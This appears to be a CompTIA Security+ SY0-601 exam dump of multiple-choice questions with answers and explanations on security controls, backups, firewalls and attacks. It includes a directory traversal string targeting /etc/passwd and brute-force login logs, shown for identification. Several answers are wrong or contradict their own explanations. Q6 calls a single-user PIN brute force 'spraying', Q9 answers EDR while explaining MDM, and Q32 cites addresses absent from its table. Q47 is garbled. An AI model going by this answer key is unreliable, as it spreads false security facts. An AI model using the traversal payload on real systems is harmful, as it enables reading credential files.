CompTIA

Exam Questions SY0-601

CompTIA Security+ Exam

NEW QUESTION 1
- (Exam Topic 3)
A building manager is concerned about people going in and out of the office during non-working hours. Which of the following physical security controls would provide the best solution?

A. Cameras
B. Badges
C. Locks
D. Bollards

Answer: B

Explanation:
Badges are physical security controls that provide a way to identify and authenticate authorized individuals who need to access a building or a restricted area. Badges can also be used to track the entry and exit times of people and monitor their movements within the premises. Badges can help deter unauthorized access by requiring people to present a valid credential before entering or leaving the office. Badges can also help prevent tailgating, which is when an unauthorized person follows an authorized person through a door or gate. Badges can be integrated with other security systems, such as locks, alarms, cameras, or biometrics, to enhance the level of protection.

NEW QUESTION 2
- (Exam Topic 3)
A technician is setting up a new firewall on a network segment to allow web traffic to the internet while
hardening the network. After the firewall is configured, users receive errors stating the website could not be located. Which of the following would best correct the issue?

A. Setting an explicit deny to all traffic using port 80 instead of 443
B. Moving the implicit deny from the bottom of the rule set to the top
C. Configuring the first line in the rule set to allow all traffic
D. Ensuring that port 53 has been explicitly allowed in the rule set

Answer: D

Explanation:
Port 53 is the default port for DNS traffic. If the firewall is blocking port 53, then users will not be able to resolve domain names and will receive errors stating that the website could not be located.
The other options would not correct the issue. Setting an explicit deny to all traffic using port 80 instead of 443 would block all HTTP traffic, not just web traffic. Moving the implicit deny from the bottom of the rule set to the top would make the deny rule more restrictive, which would not solve the issue. Configuring the first line in the rule set to allow all traffic would allow all traffic, including malicious traffic, which is not a good security practice.
Therefore, the best way to correct the issue is to ensure that port 53 has been explicitly allowed in the rule set. Here are some additional information about DNS traffic:

- DNS traffic is used to resolve domain names to IP addresses.
- DNS traffic is typically unencrypted, which makes it vulnerable to eavesdropping.
- There are a number of ways to secure DNS traffic, such as using DNS over HTTPS (DoH) or DNS over TLS (DoT).

NEW QUESTION 3
- (Exam Topic 3)
An annual information security has revealed that several OS-level configurations are not in compliance due to Outdated hardening standards the company is using Which Of the following would be best to use to update and reconfigure the OS.level security configurations?

A. CIS benchmarks
B. GDPR guidance
C. Regional regulations
D. ISO 27001 standards

Answer: A

Explanation:
CIS benchmarks are best practices and standards for securing various operating systems, applications, cloud environments, etc. They are developed by a community of experts and updated regularly to reflect the latest threats and vulnerabilities. They can be used to update and reconfigure the OS-level security configurations to ensure compliance and reduce risks

NEW QUESTION 4
- (Exam Topic 3)
A security analyst notices an unusual amount of traffic hitting the edge of the network. Upon examining the logs, the analyst identifies a source IP address and blocks that address from communicating with the network. Even though the analyst is blocking this address, the attack is still ongoing and coming from a large number of different source IP addresses. Which of the following describes this type of attack?

A. DDoS
B. Privilege escalation
C. DNS poisoning
D. Buffer overflow

Answer: A

Explanation:
A distributed denial-of-service (DDoS) attack is an attempt to make a computer or network resource unavailable to its intended users. This is accomplished by overwhelming the target with a flood of traffic from multiple sources.

In the scenario described, the security analyst identified a source IP address and blocked it from communicating with the network. However, the attack was still ongoing and coming from a large number of different source IP addresses. This indicates that the attack was a DDoS attack.
Privilege escalation is an attack that allows an attacker to gain unauthorized access to a system or network. DNS poisoning is an attack that modifies the DNS records for a domain name, causing users to be redirected to a malicious website. A buffer overflow is an attack that occurs when a program attempts to store more data in a buffer than it is designed to hold.
Therefore, the most likely type of attack in the scenario described is a DDoS attack.


NEW QUESTION 5
- (Exam Topic 3)
A local server recently crashed, and the team is attempting to restore the server from a backup. During the restore process, the team notices the file size of each daily backup is large and will run out of space at the current rate.
The current solution appears to do a full backup every night. Which of the following would use the least amount of storage space for backups?

A. A weekly, incremental backup with daily differential backups
B. A weekly, full backup with daily snapshot backups
C. A weekly, full backup with daily differential backups
D. A weekly, full backup with daily incremental backups

Answer: D

Explanation:
A weekly, full backup with daily incremental backups would use the least amount of storage space for backups, as it would only store the changes made since the last backup, whether it is a full or incremental backup. Incremental backups are faster and use less storage space than full or differential backups, but they require more time and media to restore data. A full backup is a complete copy of all data, which requires more time and storage space to perform, but allows a faster and easier recovery. A differential backup is a copy of the data that changed since the last full backup, which requires less time and storage space than a full backup, but more than an incremental backup. A differential backup allows a faster recovery than an incremental backup, but slower than a full backup. References:
- https://www.nakivo.com/blog/backup-types-explained/

NEW QUESTION 6
- (Exam Topic 3)
A security analyst is investigating what appears to be unauthorized access to a corporate web application. The security analyst reviews the web server logs and finds the following entries:



```
106.35.45.53 - - [22/May/2020:07:00:58 +0100] "GET /login?username=admin&pin=0000 HTTP/1.1" 200 11705
"http://www.example.com/login.php"
106.35.45.53 - - [22/May/2020:07:01:21 +0100] "GET /login?username=admin&pin=0001 HTTP/1.1" 200 11705
"http://www.example.com/login.php"
106.35.45.53 - - [22/May/2020:07:01:52 +0100] "GET /login?username=admin&pin=0002 HTTP/1.1" 200 11705
"http://www.example.com/login.php"
106.35.45.53 - - [22/May/2020:07:02:18 +0100] "GET /login?username=admin&pin=0003 HTTP/1.1" 200 11705
"http://www.example.com/login.php"
106.35.45.53 - - [22/May/2020:07:02:18 +0100] "GET /login?username=admin&pin=0004 HTTP/1.1" 200 11705
"http://www.example.com/login.php"
```

Which of the following password attacks is taking place?

A. Dictionary
B. Brute-force
C. Rainbow table
D. Spraying

Answer: D

Explanation:
Spraying is a password attack that involves trying a few common passwords against a large number of usernames. Spraying is different from brute-force attacks, which try many possible passwords against one username, or dictionary attacks, which try a list of words from a dictionary file against one username. Spraying is often used when the web application has a lockout policy that prevents multiple failed login attempts for the same username. Spraying can be detected by looking for patterns of failed login attempts from the same source IP address with different usernames and the same or similar passwords.

NEW QUESTION 7
- (Exam Topic 3)
An administrator is configuring a firewall rule set for a subnet to only access DHCP, web pages, and SFTP, and to specifically block FTP. Which of the following would BEST accomplish this goal?

A. [Permission Source Destination Port]Allow: Any Any 80 -Allow: Any Any 443 -Allow: Any Any 67-Allow: Any Any 68 -Allow: Any Any 22 -Deny: Any Any 21 -Deny: Any Any
B. [Permission Source Destination Port]Allow: Any Any 80 -Allow: Any Any 443 -Allow: Any Any 67-Allow: Any Any 68 -Deny: Any Any 22 -Allow: Any Any 21 -Deny: Any Any
C. [Permission Source Destination Port]Allow: Any Any 80 -Allow: Any Any 443 -Allow: Any Any 22-Deny: Any Any 67 -Deny: Any Any 68 -Deny: Any Any 21 -Allow: Any Any
D. [Permission Source Destination Port]Allow: Any Any 80 -Allow: Any Any 443 -Deny: Any Any 67-Allow: Any Any 68 -Allow: Any Any 22 -Allow: Any Any 21 -Allow: Any Any

Answer: A

Explanation:
This firewall rule set allows a subnet to only access DHCP, web pages, and SFTP, and specifically blocks FTP by allowing or denying traffic based on the source, destination, and port. The rule set is as follows:
- Allow any source and any destination on port 80 (HTTP)

- Allow any source and any destination on port 443 (HTTPS)
- Allow any source and any destination on port 67 (DHCP server)
- Allow any source and any destination on port 68 (DHCP client)
- Allow any source and any destination on port 22 (SFTP)
- Deny any source and any destination on port 21 (FTP)
- Deny any source and any destination on any other port

NEW QUESTION 8
- (Exam Topic 3)
A large retail store's network was breached recently. and this news was made public. The Store did not lose any intellectual property, and no customer information was stolen. Although no fines were incurred as a result, the Store lost revenue after the breach. Which of the following is the
most likely reason for this issue?

A. Employee training
B. Leadership changes
C. Reputation
D. Identity theft

Answer: C

Explanation:
Reputation is the perception or opinion that customers, partners, investors, etc., have about a company or its products and services. It can affect the revenue and profitability of a company after a network breach, even if no intellectual property or customer information was stolen, because it can damage the trust and confidence of the stakeholders and reduce their willingness to do business with the company

NEW QUESTION 9
- (Exam Topic 3)
A company recently experienced a significant data loss when proprietary information was leaked to a competitor. The company took special precautions by using proper labels; however, email filter logs do not have any record of the incident. An investigation confirmed the corporate network was not breached, but documents were downloaded from an employee's COPE tablet and passed to the competitor via cloud storage. Which of the following is the best mitigation strategy to prevent this from happening in the future?

A. User training
B. CAsB
C. MDM
D. EDR

Answer: D

Explanation:
MDM stands for mobile device management, which is a solution that allows organizations to manage and secure mobile devices used by employees. MDM can help prevent data loss and leakage by enforcing policies and restrictions on the devices, such as encryption, password, app installation, remote wipe, and so on. MDM can also monitor and audit the device activity and compliance status. MDM can be the best mitigation strategy to prevent data leakage from an employee’s COPE tablet via cloud storage, as it can block or limit the access to cloud services, or apply data protection measures such as containerization or encryption.
References:
- https://www.blackberry.com/us/en/solutions/corporate-owned-personally-enabled
- https://www.professormesser.com/security-plus/sy0-601/sy0-601-video/mobile-device-management/

NEW QUESTION 10
- (Exam Topic 3)
Which of the following describes the exploitation of an interactive process to gain access to restricted areas?

A. Persistence
B. Port scanning
C. Privilege escalation
D. Pharming

Answer: C

Explanation:
Privilege escalation describes the exploitation of an interactive process to gain access to restricted areas. It is a type of attack that allows a normal user to obtain higher privileges or access rights on a system or network, such as administrative or root access. Privilege escalation can be achieved by exploiting a vulnerability, design flaw, or misconfiguration in the system or application. Privilege escalation can allow an attacker to perform unauthorized actions, such as accessing sensitive data, installing malware, or compromising other systems. References:
- https://www.professormesser.com/security-plus/sy0-601/sy0-601-video/privilege-escalation-3/
- https://www.linkedin.com/learning/comptia-security-plus-sy0-601-cert-prep-2-secure-code-design-and-im

NEW QUESTION 10
- (Exam Topic 3)
An organization is building a new headquarters and has placed fake cameras around the building in an attempt to discourage potential intruders. Which of the following kinds of controls describes this security method?

A. Detective
B. Deterrent
C. Directive

D. Corrective

Answer: B

Explanation:
A deterrent control is a type of security control that is designed to discourage potential intruders from attempting to access or harm a system or network. A deterrent control relies on the perception or fear of negative consequences rather than the actual enforcement of those consequences. A deterrent control can also be used to influence the behavior of authorized users by reminding them of their obligations and responsibilities. An example of a deterrent control is placing fake cameras around the building, as it can create the illusion of surveillance and deter potential intruders from trying to break in. Other examples of deterrent controls are warning signs, security guards, or audit trails. References:

- https://www.ibm.com/topics/security-controls
- https://www.f5.com/labs/learning-center/what-are-security-controls

NEW QUESTION 14
- (Exam Topic 3)
During an assessment, a systems administrator found several hosts running FTP and decided to immediately block FTP communications at the firewall. Which of the following describes the greatest risk associated with using FTP?

A. Private data can be leaked
B. FTP is prohibited by internal policy.
C. Users can upload personal files
D. Credentials are sent in cleartext.

Answer: D

Explanation:
Credentials are sent in cleartext is the greatest risk associated with using FTP. FTP is an old protocol that does not encrypt the data or the credentials that are transmitted over the network. This means that anyone who can capture the network traffic can see the usernames and passwords of the FTP users, as well as the files they are transferring. This can lead to data breaches, identity theft, and unauthorized access. Private data can be leaked (Option A) is a possible consequence of using FTP, but not the root cause of the risk. FTP is prohibited by internal policy (Option B) is a compliance issue, but not a technical risk. Users can upload personal files (Option C) is a management issue, but not a security risk
https://www.infosectrain.com/blog/comptia-security-sy0-601-domain-5-governance-risk-and-compliance/

NEW QUESTION 16
- (Exam Topic 3)
A company is developing a business continuity strategy and needs to determine how many staff members would be required to sustain the business in the case of a disruption.
Which of the following best describes this step?

A. Capacity planning
B. Redundancy
C. Geographic dispersion
D. Tabletop exercise

Answer: A

Explanation:
Capacity planning is the process of determining the resources needed to meet the demand for a service or product. It involves estimating the number of staff members required to sustain the business in the case of a disruption, as well as other factors such as equipment, space, and budget12.
Redundancy, geographic dispersion, and tabletop exercise are not directly related to determining the staff members needed for business continuity. Redundancy is the duplication of critical components or functions to increase reliability and availability2. Geographic dispersion is the distribution of resources across different locations to reduce the impact of a localized disaster2. Tabletop exercise is a simulation of a potential scenario that tests the effectiveness of a business continuity plan

NEW QUESTION 18
- (Exam Topic 3)
Which of the following supplies non-repudiation during a forensics investigation?

A. Dumping volatile memory contents first
B. Duplicating a drive with dd
C. Using a SHA-2 signature of a drive image
D. Logging everyone in contact with evidence
E. Encrypting sensitive data

Answer: C

Explanation:
Using a SHA-2 signature of a drive image is a way to supply non-repudiation during a forensics investigation, as it can verify the integrity and authenticity of the data captured in the image. SHA-2 is a family of secure hash algorithms that can produce a unique and fixed-length digest of any input data. By hashing the drive image and comparing the signature with the original hash, the investigator can prove that the image has not been altered or tampered with since the time of acquisition. This can also help to identify the source of the data and prevent any denial from the suspect. References:

- https://www.professormesser.com/security-plus/sy0-601/sy0-601-video/managing-evidence/
- https://www.skillsoft.com/course/comptia-security-incident-response-digital-forensics-supporting-investig

NEW QUESTION 23
- (Exam Topic 3)
A report delivered to the Chief Information Security Officer (CISO) shows that some user credentials could be exfiltrated. The report also indicates that users tend

to choose the same credentials on different systems and applications. Which of the following policies should the CISO use to prevent someone from using the exfiltrated credentials?

A. MFA
B. Lockout
C. Time-based logins
D. Password history

Answer: A

Explanation:
MFA stands for multi-factor authentication, which is a method of verifying a user's identity using two or more factors, such as something you know (e.g., password), something you have (e.g., token), or something you are (e.g., biometrics). MFA can prevent someone from using the exfiltrated credentials, as they would need to provide another factor besides the username and password to access the system or application. MFA can also alert the legitimate user of an unauthorized login attempt, allowing them to change their credentials or report the incident. References:

- https://www.comptia.org/certifications/security
- https://www.youtube.com/watch?v=yCJyPPvM-xg
- https://www.professormesser.com/security-plus/sy0-601/sy0-601-video/multi-factor-authentication-5/


NEW QUESTION 28
- (Exam Topic 2)
A security architect is working on an email solution that will send sensitive data. However, funds are not currently available in the budget for building additional infrastructure. Which of the following should the architect choose?

A. POP
B. IPSec
C. IMAP
D. PGP

Answer: D

Explanation:
PGP (Pretty Good Privacy) is a commonly used encryption method for email communications to secure the sensitive data being sent. It allows for the encryption of the entire message or just the sensitive parts. It would be an appropriate solution in this case as it doesn't require additional infrastructure to implement.

NEW QUESTION 32
- (Exam Topic 2)
A security administrator examines the ARP table of an access switch and sees the following output:



VLAN	MAC Address	Type	Ports
All	012b1283f77b	STATIC	CPU
All	c656da1009f1	STATIC	CPU
1	f9de6ed7d38f	DYNAMIC	Fa0/1
2	fb8d0ae3850b	DYNAMIC	Fa0/2
2	7f403b7cf59a	DYNAMIC	Fa0/2
2	f4182c262c61	DYNAMIC	Fa0/2

Which of the following is a potential threat that is occurring on this access switch?

A. DDoSonFa02 port
B. MAG flooding on Fa0/2 port
C. ARP poisoning on Fa0/1 port
D. DNS poisoning on port Fa0/1

Answer: C

Explanation:
ARP poisoning is a type of attack that exploits the ARP protocol to associate a malicious MAC address with a legitimate IP address on a network1. This allows the attacker to intercept, modify or drop traffic between the victim and other hosts on the same network. In this case, the ARP table of the access switch shows that the same MAC address (00-0c-29-58-35-3b) is associated with two different IP addresses (192.168.1.100 and 192.168.1.101) on port Fa0/12. This indicates that an attacker has poisoned the ARP table to redirect traffic intended for 192.168.1.100 to their own device with MAC address 00-0c-29-58-35-3b. The other options are not related to this scenario. DDoS is a type of attack that overwhelms a target with excessive traffic from multiple sources3. MAC flooding is a type of attack that floods a switch with fake MAC addresses to exhaust its MAC table and force it to operate as a hub4. DNS poisoning is a type of attack that corrupts the DNS cache with fake entries to redirect users to malicious websites.
References: 1: https://www.imperva.com/learn/application-security/arp-spoofing/ 2: https://community.cisco.com/t5/networking-knowledge-base/network-tables-mac-routing-arp/ta-p/4184148 3: https://www.imperva.com/learn/application-security/ddos-attack/ 4: https://www.imperva.com/learn/application-security/mac-flooding/ : https://www.imperva.com/learn/application-security/dns-spoofing-poisoning/

NEW QUESTION 34
- (Exam Topic 2)
Which of the following can be used to detect a hacker who is stealing company data over port 80?

A. Web application scan
B. Threat intelligence
C. Log aggregation
D. Packet capture

Answer: D

Explanation:

- Using a SIEM tool to monitor network traffic in real-time and detect any anomalies or malicious activities
- Monitoring all network protocols and ports to detect suspicious volumes of traffic or connections to uncommon IP addresses
- Monitoring for outbound traffic patterns that indicate malware communication with command and control servers, such as beaconing or DNS tunneling
- Using a CASB tool to control access to cloud resources and prevent data leaks or downloads
- Encrypting data at rest and in transit and enforcing strong authentication and authorization policies

NEW QUESTION 35
- (Exam Topic 2)
An organization is concerned about hackers potentially entering a facility and plugging in a remotely accessible Kali Linux box. Which of the following should be the first lines of defense against such an attack? (Select TWO).

A. MAC filtering
B. Zero trust segmentation
C. Network access control
D. Access control vestibules
E. Guards
F. Bollards.

Answer: AC

Explanation:
MAC filtering is a method of allowing or denying access to a network based on the MAC address of the device attempting to connect. By creating a list of approved MAC addresses, the organization can prevent unauthorized devices from connecting to the network. Network Access Control (NAC) is a security solution that allows organizations to restrict access to their networks based on the device's identity, configuration, and security posture. This can be used to ensure that only legitimate devices are allowed to connect to the network, and any unauthorized devices are blocked.

NEW QUESTION 38
- (Exam Topic 2)
A global pandemic is forcing a private organization to close some business units and reduce staffing at others. Which of the following would be best to help the organization's executives determine their next course of action?

A. An incident response plan
B. A communication plan
C. A disaster recovery plan
D. A business continuity plan

Answer: D

Explanation:
A business continuity plan (BCP) is a document that outlines how an organization will continue its critical functions during and after a disruptive event, such as a natural disaster, pandemic, cyberattack, or power outage. A BCP typically covers topics such as business impact analysis, risk assessment, recovery strategies, roles and responsibilities, communication plan, testing and training, and maintenance and review. A BCP can help the organization's executives determine their next course of action by providing them with a clear framework and guidance for managing the crisis and resuming normal operations.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://www.ready.gov/business-continuity-plan

NEW QUESTION 40
- (Exam Topic 2)
A desktop computer was recently stolen from a desk located in the lobby of an office building. Which of the following would be the best way to secure a replacement computer and deter future theft?

A. Installing proximity card readers on all entryway doors
B. Deploying motion sensor cameras in the lobby
C. Encrypting the hard drive on the new desktop
D. Using cable locks on the hardware

Answer: D

Explanation:
Using cable locks on the hardware can be an effective way to secure a desktop computer and deter future theft. Cable locks are physical security devices that attach to the computer case and to a nearby stationary object, such as a desk or wall. This makes it more difficult for a thief to remove the computer without damaging it or attracting attention.
Installing proximity card readers on all entryway doors can enhance physical security by limiting access to authorized individuals. Deploying motion sensor cameras in the lobby can also help deter theft by capturing images of any unauthorized individuals entering the premises or attempting to steal the computer. Encrypting the hard drive on the replacement desktop can also help protect sensitive data in the event of theft, but it does not provide physical security for the device itself.

NEW QUESTION 45
- (Exam Topic 2)
A security engineer learns that a non-critical application was compromised. The most recent version of the application includes a malicious reverse proxy while the application is running. Which of the following should the engineer is to quickly contain the incident with the least amount of impact?


A. Configure firewall rules to block malicious inbound access.
B. Manually uninstall the update that contains the backdoor.

C. Add the application hash to the organization's blocklist.
D. Tum off all computers that have the application installed.

Answer: C

Explanation:
A reverse proxy backdoor is a malicious reverse proxy that can intercept and manipulate the traffic between the client and the web server3. This can allow an attacker to access sensitive data or execute commands on the web server.
One possible way to quickly contain the incident with the least amount of impact is to add the application hash to the organization’s blocklist. A blocklist is a list of applications or files that are not allowed to run on a system or network. By adding the application hash to the blocklist, the security engineer can prevent the malicious application from running and communicating with the reverse proxy backdoor.

NEW QUESTION 47
- (Exam Topic 2)
Leveraging the information supplied below, complete the CSR for the server to set up TLS (HTTPS)
• Hostname: ws01
• Domain: comptia.org
• IPv4: 10.1.9.50
• IPV4: 10.2.10.50
• Root: home.aspx
• DNS CNAME:homesite. Instructions:
Drag the various data points to the correct locations within the CSR. Extension criteria belong in the let hand column and values belong in the corresponding row in the right hand column.



Hostname: ws01
Domain: comptia.org
IPv4: 10.1.9.50
IPv4: 10.2.10.50
Root: home.aspx
DNS CNAME: homesite

A. Mastered
B. Not Mastered

Answer: A

Explanation:
Graphical user interface, application Description automatically generated

NEW QUESTION 48
- (Exam Topic 2)
A security manager is attempting to meet multiple security objectives in the next fiscal year. The security manager has proposed the purchase of the following four items:
Vendor A:
1- Firewall
1-12 switch
Vendor B:
1- Firewall
1-12 switch
Which of the following security objectives is the security manager attempting to meet? (Select two).

A. Simplified patch management
B. Scalability
C. Zero-day attack tolerance
D. Multipath
E. Replication
F. Redundancy

Answer: EF

Explanation:

* F. Redundancy is a security objective that aims to ensure availability and resilience of systems and data by having backup or alternative components or resources that can take over in case of a failure. By purchasing two firewalls and two switches from different vendors, the security manager is creating redundancy for the network devices and reducing the single point of failure risk. E. Replication is a security objective that aims to ensure integrity and availability of data by creating copies or duplicates of the data across different locations or devices. By purchasing two firewalls and two switches from different vendors, the security manager is enabling replication of the network traffic and data across different paths and devices. References: 1
CompTIA Security+ Certification Exam Objectives, page 9, Domain 2.0: Architecture and Design, Objective 2.3:
Summarize secure application development, deployment, and automation concepts 2
CompTIA Security+ Certification Exam Objectives, page 11, Domain 2.0: Architecture and Design, Objective 2.5: Explain the importance of physical security controls 3
CompTIA Security+ Certification Exam Objectives, page 13,
Domain 3.0: Implementation, Objective 3.2: Implement secure protocols

NEW QUESTION 53
- (Exam Topic 2)
A new security engineer has started hardening systems. One o(the hardening techniques the engineer is using involves disabling remote logins to the NAS. Users are now reporting the inability lo use SCP to transfer files to the NAS, even though the data is still viewable from the users' PCs. Which of the following is the MOST likely cause of this issue?

A. TFTP was disabled on the local hosts.
B. SSH was turned off instead of modifying the configuration file.
C. Remote login was disabled in the networkd.conf instead of using the ssh
D. conf.
E. Network services are no longer running on the NAS

Answer: B

Explanation:
SSH is used to securely transfer files to the remote server and is required for SCP to work. Disabling SSH will prevent users from being able to use SCP to transfer files to the server. To enable SSH, the security engineer should modify the SSH configuration file (sshd.conf) and make sure that SSH is enabled. For more information on hardening systems and the security techniques that can be used, refer to the CompTIA Security+ SY0-601 Official Text Book and Resources.

NEW QUESTION 58
- (Exam Topic 2)
A security analyst reviews web server logs and finds the following string gallerys?file—. ./../../../../. . / . ./etc/passwd
Which of the following attacks was performed against the web server?

A. Directory traversal
B. CSRF
C. Pass the hash
D. SQL injection

Answer: A

Explanation:
Directory traversal is an attack that exploits a vulnerability in a web application or a file system to access files or directories that are outside the intended scope. The attacker can use special characters, such as …/ or …\ , to navigate through the directory structure and access restricted files or directories.

NEW QUESTION 60
- (Exam Topic 2)
A company is switching to a remote work model for all employees. All company and employee resources will be in the cloud. Employees must use their personal computers to access the cloud computing environment. The company will manage the operating system. Which of the following deployment models is the company implementing?

A. CYOD
B. MDM
C. COPE
D. VDI

Answer: D

Explanation:
According to Professor Messer’s video1, VDI stands for Virtual Desktop Infrastructure and it is a deploy model where employees use their personal computers to access a virtual machine that runs the company’s operating system and applications.
In the scenario described, the company is implementing a virtual desktop infrastructure (VDI) deployment model [1]. This allows employees to access the cloud computing environment using their personal computers, while the company manages the operating system. The VDI model is suitable for remote work scenarios because it provides secure and centralized desktop management, while allowing employees to access desktops from any device.

NEW QUESTION 62
- (Exam Topic 2)
During a recent cybersecurity audit, the auditors pointed out various types of vulnerabilities in the production area. The production area hardware runs applications that are critical to production Which of the following describes what the company should do first to lower the risk to the
Production the hardware.

A. Back up the hardware.
B. Apply patches.
C. Install an antivirus solution.
D. Add a banner page to the hardware.

Answer: B

Explanation:
Applying patches is the first step to lower the risk to the production hardware, as patches are updates that fix vulnerabilities or bugs in the software or firmware. Patches can prevent attackers from exploiting known vulnerabilities and compromising the production hardware. Applying patches should be done regularly and in a timely manner, following a patch management policy and process. References: 1
CompTIA Security+ Certification Exam Objectives, page 9, Domain 2.0: Architecture and Design, Objective 2.3: Summarize secure application development, deployment, and automation concepts 2
CompTIA Security+ Certification Exam Objectives, page 10, Domain 2.0: Architecture and Design, Objective 2.4: Explain the importance of embedded and specialized systems security 3 https://www.comptia.org/blog/patch-management-best-practices

NEW QUESTION 64
- (Exam Topic 2)
Unauthorized devices have been detected on the internal network. The devices' locations were traced to Ether ports located in conference rooms. Which of the following would be the best technical controls to implement to prevent these devices from accessing the internal network?

A. NAC
B. DLP
C. IDS
D. MFA

Answer: A

Explanation:
NAC stands for network access control, which is a security solution that enforces policies and controls on devices that attempt to access a network. NAC can help prevent unauthorized devices from accessing the internal network by verifying their identity, compliance, and security posture before granting them access. NAC can also monitor and restrict the activities of authorized devices based on predefined rules and roles.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://www.cisco.com/c/en/us/products/security/what-is-network-access-control-nac.html

NEW QUESTION 69
- (Exam Topic 2)
A backup operator wants to perform a backup to enhance the RTO and RPO in a highly time- and
storage-efficient way that has no impact on production systems. Which of the following backup types should the operator use?

A. Tape
B. Full
C. Image
D. Snapshot

Answer: D

Explanation:
A snapshot backup is a type of backup that captures the state of a system at a point in time. It is highly time- and storage-efficient because it only records the changes made to the system since the last backup. It also has no impact on production systems because it does not require them to be offline or paused during the backup process. References: https://www.comptia.org/blog/what-is-a-snapshot-backup

NEW QUESTION 72
- (Exam Topic 2)
